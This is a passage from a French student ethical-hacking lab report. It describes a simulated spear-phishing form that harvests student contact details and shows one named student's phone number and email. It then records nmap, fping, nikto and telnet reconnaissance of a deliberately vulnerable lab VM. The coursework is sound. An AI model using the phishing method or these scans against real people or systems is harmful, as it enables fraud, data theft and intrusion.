Ce système est basé sur une architecture microcontrôleur STM32 de nouvelle génération. Une attention particulière sera apportée à la modularité et aux différentes interfaces, alimentation, consommation.
Nous aimerions constater également une veille sur les outils IA permettant d'accélérer / optimiser les développements. Nous accorderons une certaine liberté sur ce sujet.

Vous aimez relever des **défis techniques** ? Vous avez envie d'évoluer dans une ambiance humaine, bienveillante et responsabilisante ? D'intégrer une structure familiale, présentant les avantages d'un grand groupe ?

Alors, n'hésitez plus : postulez et rencontrons-nous!

Prénom Nom
Téléphone Email
Vos questions
Ajouter un CV
Cliquez pour choisir un fichier ou faites-le glisser ici
Limite de taille : 10 Mo
URL de profil LinkedIn
Envoyer →

FIGURE 15 – Interface de l'annonce réalisée sur Tally

Une fois le formulaire rempli, nous sommes renvoyés vers une page de remerciement, qui propose de consulter les autres opportunités de stage de l'entreprise.



ELSYS DESIGN

← Back

Merci pour votre candidature prénom!

Notre équipe prendra contact avec vous si votre profil nous intéresse.

[Voir nos autres offres de stage](#)

Terminer →

FIGURE 16 – Message de remerciement une fois le formulaire rempli

2.4.3.4 Envoi du mail à la cible

Le mail de phishing, une fois envoyé, nous permet de récolter des informations sensible sur les élèves qui remplissent le formulaire.

= Prénom	= Nom	📞 Téléphone	@ Email
prénom	nom	+33123456789	prénom.nom@mail.com
Nina	Perret	+33659526404	perret.nina@gmail.com

FIGURE 17 – Réponses récupérées

Ne figurent pas la position, le CV et l'URL LinkedIn collectés

Nina a consenti à répondre au formulaire et à figurer sur ce rapport.

De plus, comme mentionné, le site Tally nous permet de récupérer d'autres informations sur les personnes remplissant le formulaire, qu'une personne mailveillante pourrait utiliser à leur insu.




FIGURE 18 – Données récupérées sur les visiteurs du site

La figure ci-dessus est un exemple extrait du site de Tally : elle complètement indépendante du projet mais nous permet de montrer l'ampleur des informations que nous

pourrions récupérer.

Toutes les données récupérées lors de cette attaque pourraient, dans un scénario réel, être exploitées pour réaliser des attaques de spear phishing encore plus ciblées.

Dans la continuité de notre exemple, l'élève pourrait recevoir un nouveau mail frauduleux disant que sa candidature a été retenue. L'étudiant serait alors amené à consulter un document PDF joint, à remplir et renvoyer. Ce document pourrait contenir un Cheval de Troie qui, s'il attaque l'adresse `etu.emse` de l'élève, pourrait créer une faille de sécurité à l'échelle de tout l'établissement.

2.4.4 Conclusion

Ce scénario montre comment exploiter les informations que nous pouvons collecter sur les élèves (cycle d'étude, mail, nom/prénom), ainsi que leur confiance en l'école, pour collecter leurs données. En effet, pour un peu plus que 20€, il est possible de récupérer des données de masse sur un type d'utilisateurs ciblés.

Le choix d'un formulaire en ligne plutôt que d'une copie HTML permet de mettre en évidence qu'il n'est pas nécessaire de déployer une infrastructure complexe pour qu'une attaque de spear phishing paraisse crédible. Une interface minimaliste, mais cohérente avec les usages actuels, peut suffire à instaurer un climat de confiance et à inciter la victime à fournir des informations personnelles. Une personne plus qualifiée dans le domaine informatique n'aurait eu aucun mal à exploiter encore plus le site pour récupérer davantage d'informations.

Aussi, j'ai été très surprise de la quantité d'information qui pouvait être récupérée avec un simple logiciel de formulaires en ligne (la version gratuite est tout aussi impressionnante que la premium). Dans un cadre légitime, les informations récoltées sont utilisées à des fins d'analyse ou d'amélioration de l'expérience utilisateur. Cependant, des personnes mal intentionnées pourraient les exploiter pour concevoir des attaques de phishing plus ciblées, voire pour usurper l'identité des utilisateurs (en fonction de la nature du formulaire).

Notre travail montre ainsi l'importance d'être vigilants face aux mails que nous pouvons recevoir, mais aussi aux informations partagées en ligne (que ce soit sur des formulaires ou en général). Divulguer excessivement et sans précautions des informations personnelles peut être très dangereuse.

3 Ethical Hacking : Scanning Networks

3.1 Introduction de la sous-partie

Nous allons travailler avec deux machines virtuelles : la machine virtuelle usuelle et une machine virtuelle vulnérable VISMIN.

VISMIN est allumée en arrière plan et les commandes seront tapées dans un terminal de la machine virtuelle usuelle.

Le but de cette section est de mettre en œuvre le scan d'un réseau. Cette phase vise à collecter autant d'informations que possible sur le réseau cible : hôtes actifs, ports ouverts, services en cours d'exécution... avec pour objectif d'identifier des vulnérabilités.

On a fait un formulaire de candidature pour l'offre et on va créer un template de mail pour envoyer les données

3.2 Scan des adresses IPs

3.2.1 Détermination de la plage réseau avec ifconfig

La commande *ifconfig* affiche toutes les interfaces réseau actives avec leurs adresses IP, adresses MAC, masques, etc...

L'exécution de *ifconfig* renvoie le résultat suivant.

```
eleves@eleves-VBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:febc:c52f prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:bc:c5:2f txqueuelen 1000 (Ethernet)
    RX packets 40 bytes 13551 (13.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 119 bytes 15648 (15.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::30fc:875a:3612:cb2d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:e6:7b:37 txqueuelen 1000 (Ethernet)
    RX packets 17 bytes 2904 (2.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 69 bytes 8752 (8.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Boucle locale)
    RX packets 49 bytes 5945 (5.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 49 bytes 5945 (5.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

FIGURE 19 – Résultat de la commande ifconfig

Interprétation :

- enp0s3 : interface NAT. Permet à la machine virtuelle de communiquer avec Internet.
- enp0s8 : interface Host Only. Permet à la machine virtuelle de communiquer avec l'hôte Windows ou d'autres machines virtuelles (exemple : VISMIN).
- lo (loopback) : Interface utilisée pour la communication interne à la machine (auto-référencement - i.e. communication avec soi-même).

Interface réseau	Adresse du réseau	Adresse IP de la machine virtuelle sur ce réseau	Masque
enp0s3	10.0.2.0/24	10.0.2.15	255.255.255.0
enp0s8	192.168.56.0/24	192.168.56.102	255.255.255.0
lo	127.0.0.0/8	127.0.0.1	255.0.0.0

TABLE 1 – Compilation des détails relatifs aux interfaces réseau

Dans le cadre de ce cours, c'est l'interface host only qui nous intéresse, car il s'agit d'un réseau local virtuel fermé, entre l'hôte et les machines virtuelles (ici entre la machine virtuelle usuelle et VISMIN). Les scans et tests effectués restent confinés sur ce réseau host only, ce qui garantit une sécurité renforcée en évitant toute exposition involontaire à Internet.

Conclusion : La plage réseau de l'interface host only est 192.168.56.0 - 192.168.56.255 (car le masque est 255.255.255.0).

3.2.2 Détermination des hôtes actifs avec fping (ping sweep)

Après avoir déterminé la plage réseau (192.168.56.0 - 192.168.56.255), nous avons utilisé la commande *fping* afin d'afficher les adresses IP actives sur la plage réseau.

Nous avons exécuté la commande une première fois avec VISMIN éteinte et une seconde fois avec VISMIN allumée. On en déduit l'adresse IP de VISMIN : 192.168.56.101.

```
eleves@eleves-VBox:~$ fping -s -g 192.168.56.0 192.168.56.255
192.168.56.1 is alive
192.168.56.100 is alive
192.168.56.102 is alive
```

FIGURE 20 – Ping sweep avec VISMIN éteinte

```
eleves@eleves-VBox:~$ fping -s -g 192.168.56.0 192.168.56.255
192.168.56.1 is alive
192.168.56.100 is alive
192.168.56.101 is alive
192.168.56.102 is alive
```

FIGURE 21 – Ping sweep avec VISMIN allumée

A quoi correspondent les autres hôtes actifs ?

L'hôte 192.168.56.1 correspond à l'hôte Windows. On retrouve cette adresse IP côté Windows en utilisant la commande *ipconfig*.

```
Carte Ethernet Ethernet 3 :
    Suffixe DNS propre à la connexion. . . . :
    Adresse IPv6 de liaison locale. . . . . : fe80::b6ac:dd4c:9027:216a%8
    Adresse IPv4. . . . . : 192.168.56.1
    Masque de sous-réseau. . . . . : 255.255.255.0
    Passerelle par défaut. . . . . :
```

FIGURE 22 – Résultat de la commande *ipconfig* dans un terminal Windows cmd

192.168.56.100 correspond au serveur DHCP. Ce dernier attribue automatiquement les adresses IP aux machines virtuelles connectées au réseau Host-Only, entre 192.168.56.101 et 192.168.56.254 (cf figure 6 ci-dessous).




FIGURE 23 – Serveur DHCP

Conclusion :

- 192.168.56.1 : hôte Windows.
- 192.168.56.100 : serveur DHCP.
- 192.168.56.101 : VISMIN.
- 192.168.56.102 : machine virtuelle principale.

3.3 Scan des ports

A présent, nous allons rechercher les ports actifs sur VISMIN (192.168.56.101) avec la commande *nmap*.

La commande `nmap -sS` nous permet de réaliser un scan TCP SYN pour déterminer quels sont les ports ouverts.

Ainsi, on exécute la commande `sudo nmap -sS 192.168.56.101` qui nous renvoie :

```
Starting Nmap 7.94SVN (https://nmap.org ) at 2025-10-01 15:43 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open      ftp
22/tcp    open      ssh
23/tcp    open      telnet
25/tcp    open      smtp
53/tcp    open      domain
80/tcp    open      http
111/tcp   open      rbind
139/tcp   open      netbios-ssn
445/tcp   open      microsoft-ds
512/tcp   open      exec
513/tcp   open      login
514/tcp   open      shell
1099/tcp  open      rmiregistry
1524/tcp  open      ingreslock
```

```

2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/ tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  VnC
6000/ tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:DF:0D:E4 (Oracle VirtualBox virtual NIC)

```

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

La commande `nmap -sV` permet d'obtenir des informations sur la version utilisée par chaque service, pour chaque port ouvert. Cette commande donne davantage d'informations que la commande `-sS`, d'où sa durée d'exécution plus longue.

En exécutant `sudo nmap -sV 192.160.56.101`, on lit :

```

Starting Nmap 7.94SVN (https://nmap.org ) at 2025-10-01 15:50 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.3.4
22/tcp    open      ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open      telnet       Linux telnetd
25/tcp    open      smtp         Postfix smtpd
53/tcp    open      domain       ISC BIND 9.4.2
80/tcp    open      http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open      rpcbind      2 (RPC #100000)
139/tcp   open      netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open      netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open      exec         netkit-rsh rexecd
513/tcp   open      login        OpenBSD or Solaris rlogind
514/tcp   open      shell        Netkit rshd
1099/tcp  open      java-rmi     GNU Classpath grmiregistry
1524/tcp  open      bindshell    Bash shell (**BACKDOOR**; root shell)
2049/tcp  open      nfs          2-4 (RPC #100003)
2121/tcp  open      ftp          ProFTPD 1.3.1
3306/tcp  open      mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open      postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open      VnC          VNC (protocol 3.3)
6000/tcp  open      X11          (access denied)
6667/tcp  open      irc          UnrealIRCd
8009/tcp  open      ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open      http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:DF:0D:E4 (Oracle VirtualBox virtual NIC)

```

Service Info: Hosts: metasploitable.localdomain, ismin_vulnerable, irc.Metasploitable
N; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 41.75 seconds

Enfin, la commande *nmap -p-* permet de scanner les 65 535 ports au lieu de juste les 1000 ports les plus courants.

```
eleves@eleves-VBox:~$ sudo nmap -p- 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-01 15:44 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00021s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
45838/tcp open  unknown
46510/tcp open  unknown
52106/tcp open  unknown
56031/tcp open  unknown
MAC Address: 08:00:27:DF:0D:E4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 3.88 seconds
```

FIGURE 24 – Résultat de la commande *nmap -p-*

On constate l'existence de quatre ports ouverts supplémentaires, qui n'étaient pas scannés avec les deux commandes précédentes.

Interprétation :

On constate que VISMIN est dotée de versions anciennes comme MySQL 5.0 ou vsftpd 2.3.4. C'est normal car VISMIN est intentionnellement vulnérable.

3.4 Diagramme réseau




FIGURE 25 – Diagramme Réseau


3.5 Complément : la commande *nikto*

La commande *nikto* sert à effectuer un scan web http pour trouver des vulnérabilités.

```

eLeves@eLeves-VBox: ~/57/r/5045$ nikto -h http://192.168.56.101:80 -o nikto_results.txt
Nikto v2.1.5
+ Target IP: 192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port: 80
+ Start Time: 2025-10-06 01:37:25 (GMT2)
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/ed201xh28v5.80x29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /index.php?PHPBB5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3268: /test/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 412190, size: 5108, mtime: 0x438c0358aee0
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2025-10-06 01:37:41 (GMT2) (16 seconds)
+ 1 host(s) tested
  
```

FIGURE 26 – Exécution de la commande nikto



```

Nikto v2.1.5/2.1.5
+ Target Host: 192.168.56.101
+ Target Port: 80
+ GET /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ HEAD /: Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HASH(0x59548ca979a8): DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/ed201xh28v5.80x29.aspx for details.
+ -877: TRACE /: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ -3233: GET /phpinfo.php: /phpinfo.php: Contains PHP configuration information
+ -3268: GET /doc/: /doc/: Directory indexing found.
+ -48: GET /doc/: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ -12184: GET /index.php?PHPBB5F2A0-3C92-11d3-A3A9-4C7B08C10000: /index.php?PHPBB5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ -3092: GET /phpMyAdmin/changelog.php: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ GET /phpMyAdmin/: Cookie phpMyAdmin created without the httponly flag
+ -3092: GET /phpMyAdmin/: /phpMyAdmin/: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ -3268: GET /test/: /test/: Directory indexing found.
+ -3092: GET /test/: /test/: This might be interesting...
+ -3268: GET /icons/: /icons/: Directory indexing found.
+ GET /icons/README: Server leaks inodes via ETags, header found with file /icons/README, inode: 412190, size: 5108, mtime: 0x438c0358aee0
+ -3233: GET /icons/README: /icons/README: Apache default file found.
+ GET /phpMyAdmin/: /phpMyAdmin/: phpMyAdmin directory found
  
```

FIGURE 27 – Fichier .txt contenant le résultat de la commande nikto

Le scan Nikto du service http (port 80) sur VISMINE révèle des vulnérabilités. Les

versions Apache/PHP sont obsolètes, la page `phpinfo.php` est exposée, l'indexation de répertoires et `phpMyAdmin` est accessible.

3.6 Conclusion de la sous-partie

Dans cette sous-partie, nous avons scanné le réseau `host only`. Nous avons identifié les adresses IP actives sur ce réseau, ainsi que les ports ouverts sur chacun de ces hôtes. Nous avons utilisé des commandes telles que *ifconfig*, *fping* ou encore *nmap*. De plus, nous avons utilisé la commande *nikto* afin de scanner en détail le port 80 sur VISMIN, celui d'`http`, afin d'identifier des vulnérabilités.

4 Ethical Hacking : Enumeration

4.1 Présentation

L'énumération est un processus qui consiste à accéder aux services fonctionnant derrière les ports ouverts scannés précédemment, afin d'obtenir plus d'informations sur la cible. Lors de la phase d'énumération, une connexion active avec le système cible est créée afin d'exécuter directement des requêtes qui permettent de découvrir :

- les hostnames et schémas d'adressage IP,
- les utilisateurs et groupes,
- les réglages et paramètres du système,
- les potentielles vulnérabilités de la cible.

Dans cette partie, on cherche à faire du Banner Grabbing à l'aide de techniques manuelles et automatisées,

4.2 Techniques manuelles de Banner Grabbing

Dans cette sous-partie, on cherche à réaliser une connexion TCP brute afin de lire la réponse à une requête simple.

4.2.1 Avec Telnet

On envoie la requête suivante, où 192.168.56.101 est l'adresse IP de VISMIN.

```
telnet 192.168.56.101
```

Une fois la connexion établie, on envoie manuellement la requête HTTP :

```
GET / HTTP/1.1  
Host: 192.168.56.101
```

On obtient le résultat suivant (cf. figure ci-dessous).

```
eLeves@eLeves-VBox:~/S7/sr/S05$ telnet 192.168.56.101 80
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
GET / HTTP/1.1
Host: 192.68.56.101

HTTP/1.1 200 OK → requête traitée avec succès
Date: Wed, 15 Oct 2025 12:08:55 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Transfer-Encoding: chunked
Content-Type: text/html

103
<html><head><title>VISMIN</title></head><body>
<pre>

<h1>VISMIN - VULNERABLE ISMIN MACHINE</h1>

<h2>THIS IS A VULNERABLE MACHINE USED BY ISMIN STUDENTS.
MUST BE USED IN A PRIVATE NETWORK FOR SECURITY REASONS!

raphael.viera@emse.fr
</h2>

</body>
</html>

0

Connection closed by foreign host.
```

FIGURE 28 – Résultat de la 1e requête telnet

La réponse à la requête est divisée en deux parties : l'**en-tête**, qui donne des informations sur le serveur, et le **corps de la réponse**

Sur l'en-tête HTTP, on peut lire :

- Les informations sur le serveur Web : Apache/2.2.8 (Ubuntu) avec module DAV/2
- Le langage de programmation : PHP/5.2.4-2ubuntu5.10
- Le type de contenu : text/html avec encodage chunked
- La date d'exécution de la requête : 15 octobre 2025

Au sein du corps de la réponse, on peut lire le contenu de la page tel que :

- Le nom du site : VISMIN - VULNERABLE ISMIN MACHINE
- Le contenu : THIS IS A VULNERABLE MACHINE....
- On y lit également le mail de l'auteur (on suppose) de la page : raphael.viera@emse.fr


4.2.1.1 SSH

On teste ensuite le service SSH avec la commande :

```
telnet 192.168.56.101 22
```

On obtient le résultat suivant (cf. Figure 29) :

```
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1  
Connection closed by foreign host.
```



```
eleves@eleves-VBox:~/S7/sr/S05$ telnet 192.168.56.101 22  
Trying 192.168.56.101...  
Connected to 192.168.56.101.  
Escape character is '^]'.  
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1  
Connection closed by foreign host.
```

FIGURE 29 – Résultat de la requête SSH avec Telnet


Cette réponse nous permet de valider que le serveur SSH est actif sur le port 22. Aussi, nous voyons que la fermeture après échange de bannière est immédiate.

De plus, nous pouvons lire que ce serveur SSH fonctionne sur le logiciel OpenSSH 4.7p1. Cette information indique la possibilité que le logiciel est potentiellement non mis à jour (cette version du logiciel date de 2007).

4.2.1.2 FTP

Pour tester le Serveur FTP, on utilise la requête suivante :

```
telnet 192.168.56.101 21
```



```
eleves@eleves-VBox:~/S7/sr/S05$ telnet 192.168.56.101 21  
Trying 192.168.56.101...  
Connected to 192.168.56.101.  
Escape character is '^]'.  
220 (vsFTPd 2.3.4)  
421 Timeout.  
Connection closed by foreign host.
```

FIGURE 30 – Résultat de la requête FTP avec Telnet

La réponse obtenue vérifie que le serveur FTP est actif sur le port 21. On y lit aussi les informations suivantes :

- Le logiciel utilisé est vsFTPd (Very Secure FTP Daemon)
- la version du service FTP : 2.3.4
- Le fait que le service soit actif mais avec un timeout de connexion.

Tout comme le service SSH, la version de FTP est ancienne et présente une faille de sécurité (backdoor).

4.2.1.3 Telnet

On teste le service Telnet avec la requête `telnet 192.168.56.101 23`.

```

eleves@eleves-VBox:~/S7/sr/S05$ telnet 192.168.56.101 23
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
VISMIN - Vulnerable ISMIN Machine

This is a banner with no useful information :-(

raphael.viera@emse.fr
ismin_vulnerable login: Connection closed by foreign host.

```

FIGURE 31 – Résultat de la commande telnet sur le port 23

La réponse obtenue, nous permet de confirmer que le port 23 est actif. Ici aussi, le service se ferme immédiatement après affichage de la bannière.

Sur la réponse, on peut y lire le nom du site (« VISMIN - VULNERABLE ISMIN MACHINE »), ainsi que le contenu de la page (« This is a banner with no useful information :-(»).

4.2.1.4 SMTP

La requête suivante permet de tester le service SMTP : `telnet 192.168.56.101 25`.

```

eleves@eleves-VBox:~/S7/sr/S05$ telnet 192.168.56.101 25
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
220 metasploitable.localdomain ESMTF Postfix (Ubuntu)
EHLO example.com
250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VERFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITIME
250 DSN

```

FIGURE 32 – Résultat de la commande telnet sur le port 25

Ici aussi, la réponse nous confirme que le service testé est actif sur son port, le 25 ici. Les informations sur la configuration du système qu'on peut lire ici sont :

- la taille des messages est de 10MB au maximum,
